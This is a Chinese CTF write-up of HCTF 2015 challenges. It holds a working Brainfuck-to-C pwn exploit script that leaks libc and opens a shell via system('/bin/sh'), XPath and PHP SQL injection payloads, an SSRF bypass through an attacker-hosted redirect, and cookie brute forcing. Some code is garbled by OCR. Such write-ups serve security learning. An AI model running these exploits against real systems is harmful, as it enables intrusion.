前面一部分很好求，直接找出来即可，后面一部分几乎无法逆推，采用暴力的手段，但是十个字节的暴力在这里从时间上来说几乎不可行，仔细看代码发现这里分成了两个单独的部分，这 10 字节的奇数位上的 5 个数和偶数位上的 5 个数是独立的，所以可以分成两部分暴力，最终暴力代码用 c 实现，速度较快，暴力 代码如下：

```
//__author__ = "pxx"
```

```

#include <iostream>
using namespace std;
void check_ans(int* value_data, char* info_value, char* input_data)
{
    int i;
    for (i = 0; i < 5; i++)
    {
        //part one
        //info_value[33 + 34*i] = input_data[i];
        //part two
        info_value[16 + 34*i] = input_data[i];
    }

    int v_tmp = -1;
    for (i = 0; i < 256; i += 2)
    {
        //part one
        //v_tmp = value_data[2 * (unsigned __int8)(v_tmp ^ info_value[i + 17]) + 1] ^
        ((unsigned int)v_tmp >> 8);
        //part two
        v_tmp = value_data[2 * (unsigned __int8)(v_tmp ^ info_value[i + 16])] ^
        ((unsigned int)v_tmp >> 8);
    }
    v_tmp = ~v_tmp;
    //part one
    //if (v_tmp == -943542018)
    //part two
    if (v_tmp == 570961634)
    {
        for (i = 0; i < 5; i++)
        {
            printf("%c ", input_data[i]);
        }
        printf("\n");
    }
}

int main()
{
    char info_value[] = {126, 39, 96, 55, 72, 99, 54, 51, 55, 53, 0, 0, 0, 0, 0, 83,
111, 32, 116, 104, 105, 115, 32, 105, 115, 32, 97, 32, 110, 111, 116, 32, 100, 105,
102, 102, 99, 117, 108, 116, 32, 112, 114, 111, 98, 108, 101, 109, 32, 105, 102, 32,
121, 111, 117, 32, 104, 97, 118, 101, 32, 97, 32, 118, 101, 114, 121, 32, 103, 111,
111, 100, 32, 99, 111, 109, 112, 117, 116, 101, 46, 66, 117, 116, 32, 105, 102, 32,
121, 111, 117, 32, 100, 111, 32, 110, 111, 116, 32, 104, 97, 118, 101, 32, 97, 32, 103,

```

111, 111, 100, 32, 99, 111, 109, 112, 117, 116, 101, 114, 46, 73, 116, 32, 115, 101, 101, 109, 115, 32, 116, 104, 97, 116, 32, 84, 104, 105, 115, 32, 112, 114, 111, 98, 108, 101, 109, 32, 119, 105, 108, 108, 32, 116, 97, 107, 101, 32, 97, 32, 108, 111, 116, 32, 111, 102, 32, 116, 105, 109, 101, 46, 66, 117, 116, 32, 110, 111, 116, 32, 116, 104, 105, 110, 103, 32, 105, 115, 32, 105, 109, 112, 111, 115, 115, 105, 98, 108, 101, 46, 83, 111, 32, 106, 117, 115, 116, 32, 116, 114, 121, 32, 105, 116, 33, 33, 83, 111, 109, 101, 32, 116, 105, 109, 101, 115, 44, 84, 104, 101, 32, 116, 104, 105, 110, 103, 32, 119, 101, 32, 115, 101, 101, 109, 32, 105, 115, 32, 110, 111, 116, 32, 114, 101, 97, 108, 108, 32, 91, 93, 91, 93, 40, 41, 40, 41, 60, 62, 60, 62, 46, 46};

```
int value_data[] = {0x0, 0x0, 0x77073096, 0xf26b8303, 0xee0e612c, 0xe13b70f7,
0x990951ba, 0x1350f3f4, 0x76dc419, 0xc79a971f, 0x706af48f, 0x35f1141c, 0xe963a535,
0x26ale7e8, 0x9e6495a3, 0xd4ca64eb, 0xedb8832, 0xad958cf, 0x79dcb8a4, 0x78b2dbcc,
0xe0d5e91e, 0x6be22838, 0x97d2d988, 0x9989ab3b, 0x9b64c2b, 0x4d43cfd0, 0x7eb17cbd,
0xbf284cd3, 0xe7b82d07, 0xac78bf27, 0x90b1d91, 0x5e133c24, 0x1db71064, 0x105ec76f,
0x6ab020f2, 0xe235446c, 0xf3b97148, 0xf165b798, 0x84be41de, 0x30e349b, 0xadad47d,
0xd7c45070, 0x6ddde4eb, 0x25afd373, 0xf4d4b551, 0x36ff2087, 0x83d385c7, 0xc49a384,
0x136c9856, 0x9a879fa0, 0x646ba8c0, 0x68ec1ca3, 0xfd62f97a, 0x7bbcef57, 0x8a65c9ec,
0x89d76c54, 0x14015c4f, 0x5d1d08bf, 0x63066cd9, 0xaf768bbc, 0xfa0f3d63, 0xbc267848,
0x8d080df5, 0x4e4dfb4b, 0x3b6e20c8, 0x20bd8ede, 0x4c69105e, 0xd2d60ddd, 0xd56041e4,
0xc186fe29, 0xa2677172, 0x33ed7d2a, 0x3c03e4d1, 0xe72719c1, 0x4b04d447, 0x154c9ac2,
0xd20d85fd, 0x61c6936, 0xa50ab56b, 0xf477ea35, 0x35b5a8fa, 0xaa64d611, 0x42b2986c,
0x580f5512, 0xdbbbc9d6, 0x4b5fa6e6, 0xacbcf940, 0xb93425e5, 0x32d86ce3, 0x6dfe410e,
0x45df5c75, 0x9f95c20d, 0xdc60dcf, 0x8cc531f9, 0xabd13d59, 0x7eaeb2fa, 0x26d930ac,
0x30e349b1, 0x51de003a, 0xc288cab2, 0xc8d75180, 0xd1d83946, 0xbf06116, 0x23b3ba45,
0x21b4f4b5, 0xf779deae, 0x56b3c423, 0x5125dad, 0xcfa9599, 0x1642ae59, 0xb8bda50f,
0xe4292d5a, 0x2802b89e, 0xba3a117e, 0x5f058808, 0x4851927d, 0xc60cd9b2, 0x5b016189,
0xb10be924, 0xa96ae28a, 0x2f6f7c87, 0x7da08661, 0x58684c11, 0x8fcb0562, 0xc1611dab,
0x9c9bf696, 0xb6662d3d, 0x6ef07595, 0x76dc4190, 0x417b1dbc, 0x1db7106, 0xb3109ebf,
0x98d220bc, 0xa0406d4b, 0xefd5102a, 0x522bee48, 0x71b18589, 0x86e18aa3, 0x6b6b51f,
0x748a09a0, 0x9fbfe4a5, 0x67dafa54, 0xe8b8d433, 0x95b17957, 0x7807c9a2, 0xcba24573,
0xf00f934, 0x39c9c670, 0x9609a88e, 0x2a993584, 0xe10e9818, 0xd8f2b687, 0x7f6a0dbb,
0xc38d26c, 0x86d3d2d, 0xfe53516f, 0x91646c97, 0xed03a29b, 0xe6635c01, 0x1f682198,
0x6b6b51f4, 0x5125dad3, 0x1c6c6162, 0xa34e59d0, 0x856530d8, 0xb01eaa24, 0xf262004e,
0x42752927, 0x6c0695ed, 0x96bf4dcc, 0x1b01a57b, 0x64d4cecf, 0x8208f4c1, 0x77843d3b,
0xf50fc457, 0x85efbe38, 0x65b0d9c6, 0xdbfc821c, 0x12b7e950, 0x2997011f, 0x8bbeb8ea,
0x3ac7f2eb, 0xfcb9887c, 0xc8ac71e8, 0x62dd1ddf, 0x1c661503, 0x15da2d49, 0xee0d9600,
0x8cd37cf3, 0xfd5d65f4, 0xfb44c65, 0xf36e6f7, 0x4db26158, 0x61c69362, 0x3ab551ce,
0x93ad1061, 0xa3bc0074, 0x80fde395, 0xd4bb30e2, 0x72966096, 0x4adfa541, 0xa65c047d,
0x3dd895d7, 0x5437877e, 0xa4d1c46d, 0x4767748a, 0xd3d6f4fb, 0xb50cf789, 0x4369e96a,
0xeb1fcbad, 0x346ed9fc, 0x197448ae, 0xad678846, 0xa24bb5a, 0xda60b8d0, 0xf84f3859,
0x44042d73, 0x2c855cb2, 0x33031de5, 0xdeedfb1, 0xaa0a4c5f, 0xcdb2c45, 0xdd0d7cc9,
0x3fd5af46, 0x5005713c, 0x7198540d, 0x270241aa, 0x83f3d70e, 0xbe0b1010, 0x90a324fa,
0xc90c2086, 0x62c8a7f9, 0x5768b525, 0xb602c312, 0x206f85b3, 0x44694011, 0xb966d409,
0x5739b3e5, 0xce61e49f, 0xa55230e6, 0x5edef90e, 0xfb410cc2, 0x29d9c998, 0x92a8fc1,
```

0xb0d09822, 0x1a7a7c35, 0xc7d7a8b4, 0xe811ff36, 0x59b33d17, 0x3cdb9bdd, 0x2eb40d81,
0xceb018de, 0xb7bd5c3b, 0xdde0eb2a, 0xc0ba6cad, 0x2f8b6829, 0xedb88320, 0x82f63b78,
0x9abfb3b6, 0x709db87b, 0x3b6e20c, 0x63cd4b8f, 0x74b1d29a, 0x91a6c88c, 0xead54739,
0x456cac67, 0x9dd277af, 0xb7072f64, 0x4db2615, 0xa457dc90, 0x73dc1683, 0x563c5f93,
0xe3630b12, 0x82f63b7, 0x94643b84, 0xfa44e0b4, 0xd6d6a3e, 0xe9141340, 0x7a6a5aa8,
0x1b7f9043, 0xe40ecf0b, 0xcf5f4a8, 0x9309ff9d, 0x3dde77ab, 0xa00ae27, 0x2e8e845f,
0x7d079eb1, 0xdce5075c, 0xf00f9344, 0x92a8fc17, 0x8708a3d2, 0x60c37f14, 0x1e01f268,
0x73938ce0, 0x6906c2fe, 0x81f80fe3, 0xf762575d, 0x55326b08, 0x806567cb, 0xa759e80b,
0x196c3671, 0xb4091bff, 0x6e6b06e7, 0x466298fc, 0xfed41b76, 0x1871a4d8, 0x89d32be0,
0xea1a27db, 0x10da7a5a, 0xf94ad42f, 0x67dd4acc, 0xb21572c, 0xf9b9df6f, 0xdfef33c7,
0x8ebee9f9, 0x2d80b0c4, 0x17b7be43, 0x3ed04330, 0x60b08ed5, 0xccbbc033, 0xd6d6a3e8,
0xa24bb5a6, 0xa1d1937e, 0x502036a5, 0x38d8c2c4, 0x4370c551, 0x4fdff252, 0xb11b4652,
0xd1bb67f1, 0x65d122b9, 0xa6bc5767, 0x97baa1ba, 0x3fb506dd, 0x84ea524e, 0x48b2364b,
0x7681d14d, 0xd80d2bda, 0x2892ed69, 0xaf0a1b4c, 0xdaf96e6a, 0x36034af6, 0xc9a99d9e,
0x41047a60, 0x3bc21e9d, 0xdf60efc3, 0xef087a76, 0xa867df55, 0xd63f975, 0x316e8eef,
0xe330a81, 0x4669be79, 0xfc588982, 0xcb61b38c, 0xb21572c9, 0xbc66831a, 0x407ef1ca,
0x256fd2a0, 0x532e023e, 0x5268e236, 0xa145813d, 0xcc0c7795, 0x758fe5d6, 0xbb0b4703,
0x87e466d5, 0x220216b9, 0x94b49521, 0x5505262f, 0x66df1622, 0xc5ba3bbe, 0x38cc2a06,
0xb2bd0b28, 0xcaa7a905, 0x2bb45a92, 0xd9f75af1, 0x5cb36a04, 0x2b9cd9f2, 0xc2d7ffa7,
0xff56bd19, 0xb5d0cf31, 0xd3d3e1a, 0x2cd99e8b, 0x1e6dcdee, 0x5bdeae1d, 0xec064eed,
0x9b64c2b0, 0xc38d26c4, 0xec63f226, 0x31e6a5c7, 0x756aa39c, 0x22b65633, 0x26d930a,
0xd0ddd530, 0x9c0906a9, 0x417b1db, 0xeb0e363f, 0xf67c32d8, 0x72076785, 0xe52cc12c,
0x5005713, 0x1747422f, 0x95bf4a82, 0x49547e0b, 0xe2b87a14, 0xbb3ffd08, 0x7bb12bae,
0xa86f0efc, 0xcb61b38, 0x5a048dff, 0x92d28e9b, 0x8ecee914, 0xe5d5be0d, 0x7ca56a17,
0x7cdcefb7, 0x6ff599e3, 0xbdbdf21, 0x9d9e1ae0, 0x86d3d2d4, 0xd3d3e1ab, 0xf1d4e242,
0x21b862a8, 0x68ddb3f8, 0x32e8915c, 0x1fda836e, 0xc083125f, 0x81be16cd, 0x144976b4,
0xf6b9265b, 0xe622f5b7, 0x6fb077e1, 0xf5720643, 0x18b74777, 0x7198540, 0x88085ae6,
0x590ab964, 0xff0f6a70, 0xab613a67, 0x66063bca, 0xb831c993, 0x11010b5c, 0x4a5a4a90,
0x8f659eff, 0x9e902e7b, 0xf862ae69, 0x6cfbad78, 0x616bffd3, 0x7fab5e8c, 0x166ccf45,
0x8dc0dd8f, 0xa00ae278, 0xe330a81a, 0xd70dd2ee, 0x115b2b19, 0x4e048354, 0x20bd8ed,
0x3903b3c2, 0xf0605bee, 0xa7672661, 0x24aa3f05, 0xd06016f7, 0xd6c1bc06, 0x4969474d,
0xc5914ff2, 0x3e6e77db, 0x37faccf1, 0xaed16a4a, 0x69e9f0d5, 0xd9d65adc, 0x9b8273d6,
0x40df0b66, 0x88d28022, 0x37d83bf0, 0x7ab90321, 0xa9bcae53, 0xae7367ca, 0xdeb9ec5,
0x5c18e4c9, 0x47b2cf7f, 0x4f48173d, 0x30b5ffe9, 0xbd23943e, 0xbdbdf21c, 0xf36e6f75,
0xcabac28a, 0x105ec76, 0x53b39330, 0x12551f82, 0x24b4a3a6, 0xe03e9c81, 0xbad03605,
0x34f4f86a, 0xcdd70693, 0xc69f7b69, 0x54de5729, 0xd5cf889d, 0x23d967bf, 0x27a40b9e,
0xb3667a2e, 0x79b737ba, 0xc4614ab8, 0x8bdcdb4b9, 0x5d681b02, 0x988c474d, 0x2a6f2b94,
0x6ae7c44e, 0xb40bbe37, 0xbe2da0a5, 0xc30c8ea1, 0x4c4623a6, 0x5a05df1b, 0x5f16d052,
0x2d02ef8d, 0xad7d5351} ;

```
int i, j, k, l, m;  
char test_set[5];  
for (i = 97; i < 0x80; i++)  
{
```




```


printf("i:%d\n", i);
for (j = 0x20; j < 0x80; j++)
    for (k = 0x20; k < 0x80; k++)
        for (l = 0x20; l < 0x80; l++)
            for (m = 0x20; m < 0x80; m++)
            {
                test_set[0] = i;
                test_set[1] = j;
                test_set[2] = k;
                test_set[3] = l;
                test_set[4] = m;
                check_ans(value_data, info_value, test_set);
            }
}
printf("over\n");
int a;
cin>>a;
}

```

求出来有多组解，如下：



将可能的结果组合起来，得 c1c 1s v3ry g0Od1402，输入得：



Brainfuck250

这道题就是一个 brainfuck 的语法编程，传一段 brainfuck 的程序上去，他会对应替换生成一个 c 代码，然后编译运行起来。逻辑如下：

```
}
if ( sub_4009CA(ptr) )
    puts("some thing wrong");
if ( system("gcc brainFuckCode.c -o brainFuckCode") )
{
    remove("brainFuckCode.c");
    puts("some thing wrong");
    exit(0);
}
remove("brainFuckCode.c");
system("./brainFuckCode");
remove("brainFuckCode");
free(ptr);
return 0LL;
```

其中 brainfuck 的对应的规则为

```
.    putchar(*ptr);
,    *ptr=getchar();
[    while(*ptr){
]    }
-    --*ptr;
+    ++*ptr;
>    ++ptr;
<    --ptr;
```

由于可以输入 255 个字符，而 brainfuck 代码的覆盖到 libc_main_ret 地址的栈空间为 0x200 多，所以得往前去找，在这里充分利用二重 while 循环来找，即如下：

```
payload += "["
#payload += "[>]>>" #4
payload += ">" * 8 #4
payload += "]"
...
```

```
payload += "]"
```

他对应的就是当 *ptr 不为控制进行循环，最终根据栈空间的结果，组成了下面的 brainfuck 代码，其中

找到位置后的打印代码为：

```
payload += '>'*8
```

返回回去覆盖 ret 地址代码为（因为 getchar 第一次的\n 也会传进去，所以要多走一步）：

```
#payload += ']'
payload += '<'*9
```

除去第一位的\n，最终覆盖 3 位即可，pop rdi 传参指令地址和 ret 地址就是低位不一样，这样节省字符数

```
payload += '>' * 4
```

后面 5 位略过，

```
payload += ">" * 5
```

读取后面的 binsh 地址和 system 地址

```
payload += '>' * 14
```

结束

```
payload += 'jq'
```

坑点：传参指令不能从 brainfuck 的 binary 中去找，因为可能本地和服务器的不一致，在这之间从 libc 中去找，然后根据之间偏移去计算

```
offset_pop_rdi_ret = 0x00000000000022b1a
```

最终利用的 python 脚本如下：

```
__author__ = "pxx"
from zio import *
target = ("120.55.86.95", 22222)
#target = "./pwn2"
def get_io(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
print_write=COLORED(RAW, 'green'))
    return io

def pwn(io):

    io.read_until("TOKEN=")
    io.writeline("73ae3282e48a5222e2dcdbd9354905f77")
    io.read_until("OK\n")

    payload = ""
    payload = "["
    payload += "["
    #payload += "[>>>" #4
    payload += ">" * 8 #4
    payload += "]"

    payload += ">" * 8
    #payload += "[>>>"
    payload += ">" * 8
    payload += ">" * 8
    payload += "]"

    payload += "["
    payload += ">" * 8 #5
```

payload += "]"

payload += '>' * 8 #e270

payload += "["

payload += ">" * 8 #7

payload += "]"

payload += '>' * 8 #e2b0

payload += "["

payload += ">" * 8 #5

payload += "]"

payload += ">" * 8 #1

payload += ">" * 8 #1

payload += ">" * 8 #1#2f0

payload += "["

payload += ">" * 8 #7

payload += "]"

payload += ">" * 8 #330

payload += "["

payload += ">" * 8 #2

payload += "]"

payload += ">" * 8 #348

payload += "["

payload += ">" * 8 #2

payload += "]"

payload += ">" * 8 #5 #388

payload += "["

payload += ">" * 8 #10

payload += "]"

payload += ">" * 8 #5 #3d8

payload += ">" * 8

#payload += ">" * 12 #5 #3d8

#payload = ""

#payload += '>' * 20

.....

```

payload += "["
payload += ">" * 8 #3
payload += "]"

payload += ">" * 8 #1 #3f8

payload += ">"
payload += "["
payload += ">" * 8 #4
payload += "]"
payload += ">" * 8 #1 #420

.....

payload += '.*' * 8
#payload += ']'
payload += '<' * 9
payload += ',>' * 4
payload += ">" * 5
payload += ',>' * 14
payload += ']q'

print len(payload)
io.writeline(payload)
data = io.read_until_timeout(2)
print [c for c in data]
addr = l64(data)
print hex(addr)

#local
offset__libc_start_main_ret = 0x21ec5
offset_system = 0x000000000044c40
offset_str_bin_sh = 0x17c09b
offset_pop_rdi_ret = 0x000000000022b1a

#remote
offset__libc_start_main_ret = 0x21ec5
offset_system = 0x000000000046640
offset_str_bin_sh = 0x17ccdb
offset_pop_rdi_ret = 0x000000000022b1a

libc_addr = addr - offset__libc_start_main_ret

system_addr = libc_addr + offset_system
binstr_addr = libc_addr + offset_str_bin_sh

```

```

op_rdi_ret = libc_addr + offset_pop_rdi_ret

print hex(system_addr)
#io.gdb_hint()
io.writeline(l64(op_rdi_ret)[:3] + l64(binstr_addr) + l64(system_addr))

io.interact()

io = get_io(target)
pwn(io)

```

Web-injection

看了公告才知道是 xpath 注入

Xpath 注入介绍

http://wenku.baidu.com/link?url=WhlIW5rgOuvNUeQ3ea57sZOjIYWF8si8IKR5ONXjO8SvqS WV1-WpzDLu8GgUmcPAoibPGwi6-paz-twMgG30PUltrwEjlOthV23B9dP_0u

[http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php?user=23333%27%20%20*%20%20user\[@role=%27admin](http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php?user=23333%27%20%20*%20%20user[@role=%27admin)

证明有注入

[http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php?user=23333%27%20%20count%28//*%29%20user\[@role=%27admin](http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php?user=23333%27%20%20count%28//*%29%20user[@role=%27admin)

出 flag

Web-Fuck===

MD5 不能加密数组

[http://120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a\[1\]=1&b\[1\]=2](http://120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a[1]=1&b[1]=2)

Web-404

大小写

<http://120.26.93.115:12340/3d9d48dc016f0417558ff26d82ec13cc/web1.php>

<http://120.26.93.115:12340/3d9d48dc016f0417558ff26d82ec13cc/webi.php>

返回头里有 flag

COMA WHITE

```
$.subscribe("step_1", function(e, data) {
    var davidFincher = data.davidFincher;
    var bradPitt = [];
    $.each(davidFincher, function(index, val) {
        console.log(val)
        var bpPart = Func_1(val);
        console.log(bpPart)
        bpPart = Func_2(bpPart);
        console.log(bpPart)
        bpPart = Func_3(bpPart);
        console.log(bpPart)
        bradPitt.push(bpPart)
    });
    var MarilynManson = bradPitt.join();
    console.log(bradPitt)
    console.log(bradPitt.join())
    if (Func_4(MarilynManson) === coveredFlag) {
        showAlertBox("THE FLAG YOU GIVEN IS CORRECT, YOU ARE SUPPOSED TO SUBMIT IT.")
    } else {
        showAlertBox("THE FLAG YOU GIVEN IS NOT CORRECT.")
    }
});
```

代码里面有四个主要函数,为了调试方便,替换成 Func_1~4 这种名称,
测试后发现

Func_1 是 base64encode 函数

Func_2 是去等号函数

Func_3 是 md5 加密函数

Func_4 是去逗号函数

```
> Func_1("abc")
```

```
"YWJj"
```

```
> Func_2("A=B=C=D=")
```

```
"ABCD"
```

```
> Func_3("admin")
```

```
"21232f297a57a5a743894a0e4a801fc3"
```

```
> Func_4("1, 2, 3, 4, ")
```

```
"1234"
```

这样就可以很明显知道代码的逻辑和流程,
所以先把 result 分割成 22 个 md5 值,然后分别解密:

```
7e56035a736d269ad670f312496a0846//QQ
d681058e73d892f3a1d085766d2ee084//MDY
6d0af56bf900c5eeb37caea737059dce//Mw
0326a0d2fc368284408846b9902a78da//Nw
2a6039655313bf5dab1e43523b62c374//MA
8041613eff4408b9268b66430cf5d9a1//RUE
51f581937765890f2a706c77ea8af3cc//MQ
06adbb51e161b0f829f5b36050037c6f//NQ
```

3d1bc5e8d1a5a239ae77c74b44955fea//QUM
0326a0d2fc368284408846b9902a78da//Nw
8870253dbfea526c87a75b682aa5bbc5//QjI
25349a3437406843e62003b61b13571d//RjM
09eb53a8dfb5c98d741e2226a4448024//Qzk
2a6039655313bf5dab1e43523b62c374//MA
b81f204316b63919b12b3a1f27319f81//MEQ
af6cdb852ac107524b150b227c2886e6//Mg
301270f6f62d064378d0f1d73a851973//RjY
167a3b2baacd621cc223e2793b3fa9d2//OQ
8582d13498fb14c51eba9bc3742b8c2f//Ng
b8dd7ca5c612a233514549fa9013ef24//QzI
2504501092bb69d0cb68071888c70cec//Rg
7503666eb57e9ebb9a7bf931c68ac733//QjA

然后再把解出来的值分别 base64decode,不足 4 位的用等号补足 4 位
A 06 3 7 0 EA 1 5 AC 7 B2 F3 C9 0 0D 2 F6 9 6 C2 F B0

最后拼接到一起就是 flag:

A06370EA15AC7B2F3C900D2F696C2FB0

confused question

这道题主要有三个关键点,其中有两个在 `parse_str($loginStr,$loginStr);`
一个在

```
$v = addslashesForEvery($v);  
$username = $v['username'];
```

先说第一个,

最开始构造的 payload 是 `loginstr[admin][username]='` 虽然能过 `if($n === 'admin')` 判断,但是过不了下面的数据库判断,突然想起来 `parse_str` 在解析字符串的时候是会 `urldecode` 的,如:

```
$enc = "%21%23%24%25=abc";  
parse_str($enc,$enc);  
print_r($enc);
```

会输出:

```
Array ( [!#$%] => abc )
```

而

```
if(!isset($_SESSION['admin'])){$loginStr = str_ireplace('admin','guest',$loginStr);}
```

这个判断又在 `parse_str` 的前面,所以可以通过二次 `urlencode` 来过这个判断,提交 `%2561%2564%256d%2569%256e=123` 这种 payload 经过 `parse_str` 解析之后就可以过前两个判断,

然后来说第二个关键点:

由于 php 的特性,将一个字符串作为数组时,通过下标访问一个不存在的键值会返回字符串的第一位,如:

```
$str="sbsun";  
$abc = $str['hehehe'];  
echo $abc;
```

会输出:

```
Warning: Illegal string offset 'hehe' in /var/www/html/hctf_orig.php on line 3  
s
```

利用这个特点配合 `addslashesForEvery` 函数我们就能控制 `$username` 只有一位且值为 `\` 这样当 `$username` 被带入 `$sql` 的之后就会造成单引号逃逸:

```
select * from admin where username = \' and password = ''
```

所以最终的 payload 为: `%2561%2564%256d%2569%256e='`


提交拿到 flag:

```
hctf{CONFUSED_ABOUT_CODES_BUT_YOU}
```

Hack my net

看上去是个 ssrf, 但是只能读 css, 用@方式可以绕过对域名的限制, 结果思路跑偏去看这个 <http://zone.wooyun.org/content/23590>, 无果, 发现在 heade 里有个 config 后来在乌云找 <http://www.wooyun.org/bugs/wooyun-2010-0135257> 利用#绕过对 css 后缀的限制, 利用 302 跳转绕过对域名的限制, 发现还是 not allowed, 于是想到在 php 跳转中加上一个 content type 去绕过。

```
root@vultr:/var/www/html# cat 1.php
<?php
header('Content-Type:text/css; Location: http://localareanet/all.conf#.css');
exit();
?>
```



GET /e57f09e5421245047b6e0b834f6e1/?u=http://nohackair.net:80@45.32.13.11/1.php?css HTTP/1.1
Host: 120.26.224.102:25045
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6,jav;q=0.4
Cookie: PHPSESSID=e561f681m6c2hmjuki1hphortu4

HTTP/1.1 200 OK
Date: Sun, 06 Dec 2015 14:28:35 GMT
Server: Apache/2.4.9 (Win32) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Notice: .Css Proxy v1.0
Config: http://localareanet/all.conf
Content-Length: 108
Content-Type: text/css; Location: http://localareanet/all.conf#css

description: http{302_IS_GOOD_TO_SSRF}
showdescription:off
site:http://www.nohackair.net:80
allowtype:css

MC-1

有个网站，功能挺多，有个留言板，盲打无果，找找别的点。

在关于我们那里发现两个 blog 的链接，一个 mcblog 没什么用，切绘酱的博客发现一篇有密码的博文，猜了下 123456，看到了

记录一些东西。。

作者: [kirie](#) | 时间: September 18, 2015 | 分类: [默认分类](#)

管理地址mc4dm1n.hack123.pw

主管说不要用自己的生日做密码。。我还没改怎么办。。

标签: none

翻 了 下 没 找 到 邮 箱 什 么 的 ， 回 头 继 续 翻 ， 发 现

出去玩咯~

作者: [kirie](#) | 时间: November 11, 2015 | 分类: [默认分类](#)

有没有同行的小伙伴一起去南京玩呀~

今天是光棍节，我也是单身，上次去南京已经是10月份的事情了。。哎。。

[none](#)

标签: none

有个 none..不是标签 none，点进去一看一张假的火车票，有身份证，得到生日 19940518




登陆

HDUISA MC 后台管理 身份认证系统

信任手机: 132****4645

收到的短信验证码:

身份证号后4位:



F12 得到验证码

Hello, 管理员!

您的权限尚未生效, 请耐心等待管理员分配权限。

1020px x 30px



登陆成功。。。注释里发现一些信息, 尝试构造 username=xxx;level=99;失败。。发现存在一个叫 ht 的 cookie, base64 编码, 解出来乱码, 问了下客服, 说这个有用, 因为我现在登陆也不存在 username 和 level 的 cookie, 可能都被写到 ht 里...

于是把 99 编码 OTk=, 发现会有一个等号, 三位, 刚好 ht 的 cookie 结尾是= 于是尝试爆破后三位, 配置字典开跑

Request	Payload	Status	Error	Timeout	Length	Comment
121	12w	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
122	12x	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
123	12y	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
124	12z	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
1047	1Gs	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
1048	1Gt	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
1049	1Gu	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
1050	1Gv	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	

发现好多都行

Result 1050 | Intruder attack 3

Payload: 1Gv

Status: 200

Length: 1789

Timer: 214

Previous

Next

Action

RequestResponse

Raw

Headers

Hex

HTML

Render

```

<p>
    终于拿到 flag 了
    <!-- Here is the flag : hctf{4!7hi3Pr0b1emZhLin1Mbor1ng...} -->
</p>
<p>
    <!-- 调试接口还在开发中，部分功能不完善。 <a class="btn btn-primary btn-large" href="debug.php">调试接口</a> -->
    <!-- 增加服务器数量的接口还在开发，各位暂时没有办法增加服务器数量 -->
    <!-- 各位开发的时候注意下，用vim的删除自动保存文件 -->
    <!-- 求别说了。。我昨天用vim写后台代码的时候断电了。。 -->
</p>
</div>
</div>

```

?

<

+

>

Type a search term

0 matches

328

得到 flag

Easy xss

这道题有两种不同的解法,

一种是利用 js 变量提升特性使 try 语句块中的 \$ 报错进入 catch 块然后通过输出的 errormsg 来进行 xss

另一种是利用提供的 jquery 进行 xss

